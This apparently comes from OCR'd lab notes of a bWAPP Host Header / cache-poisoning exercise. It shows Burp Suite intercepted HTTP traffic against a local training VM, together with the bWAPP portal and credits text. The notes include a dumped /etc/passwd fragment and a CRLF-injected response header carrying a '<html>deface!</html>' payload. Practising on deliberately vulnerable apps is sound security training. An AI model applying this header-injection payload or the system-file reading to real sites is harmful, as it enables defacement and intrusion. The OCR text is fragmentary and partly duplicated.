daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```



```
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
```


Host Header Attack (Cache Poisoning)

Wednesday, April 1, 2015 8:02 PM


File Edit View History Bookmarks Tools Help
bWAPP - Host Header Atta...
192.168.0.81/bWAPP/hostheader_1.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits


/ Host Header Attack (Cache Poisoning) /

Click **here** to go back to the portal.




Request to http://192.168.0.81:80

```
GET /bWAPP/portal.php HTTP/1.1
Host: 192.168.0.81
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.81/bWAPP/hostheader_1.php
Cookie: PHPSESSID=62f5726693725266 94e8ce90d8f548a2; security_level=0
Connection: keep-alive
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render

Response from http://192.168.0.81:80/bWAPP/portal.php

```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 02:07:38 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 23369
```



File Edit View History Bookmarks Tools Help
bWAPP - Portal
192.168.0.81/bWAPP/portal.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog L
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN
Hack

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.


Which bug do you want to hack today? :)

```
---------------------- bWAPP v2.2 ----------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Opti
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex


Request to http://192.168.0.81:80

```
GET /bWAPP/credits.php HTTP/1.1
Host: 192.168.0.81
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Opti
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex


Request to http://192.168.0.81:80

```
GET /bWAPP/credits.php HTTP/1.1
Host: 192.168.0.81
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.81/bWAPP/hostheader_1.php
Cookie: PHPSESSID=62f57266937252 6694e8ce90d8f548a2; security_level=0
Connection: keep-alive
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render


Response from http://192.168.0.81:80/bWAPP/portal.php

```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 02:10:59 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 2016 08:52:00 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type:%20text/html%0d%0a%0d%0a<html>deface!</html> HTTP/1.1
Content-Length: 14057
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render

Response from http://192.168.0.81:80/bWAPP/portal.php

```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 02:15:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 2016 08:52:00 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 14057
```


File Edit View History Bookmarks Tools Help
bWAPP - Credits
192.168.0.81/bWAPP/portal.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ Credits /


O yeah... who am I? Well my name is Malik. I'm a security consultant working for my own company, **MME**. We are specialized in Penetration Testing, Ethical Hacking, InfoSec Training, and Evil Bee Hunting.

Download our **What is bWAPP?** introduction tutorial, including free materials and exercises...
I'm also happy to give bWAPP talks and workshops at your security convention or seminar!

Need a training? We offer the following exclusive courses and workshops (on demand, at your location):


- Attacking & Defending Web Apps with bWAPP : 2-day Web Application Security course (**pdf**)
- Plant the Flags with bWAPP : 4-hour offensive Web Application Hacking workshop (**pdf**)
- Ethical Hacking Basics : 1-day Ethical Hacking course (**pdf**)
- Ethical Hacking Advanced : 1-day comprehensive Ethical Hacking course (**pdf**)
- Windows Server 2012 Security : 2-day Windows Security course (**pdf**)

Special thanks to the Netsparker team!


File Edit View History Bookmarks Tools Help
bWAPP - Host Header Atta...
192.168.0.81/bWAPP/hostheader_1.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ Host Header Attack (Cache Poisoning) /

Click **here** to go back to the portal.


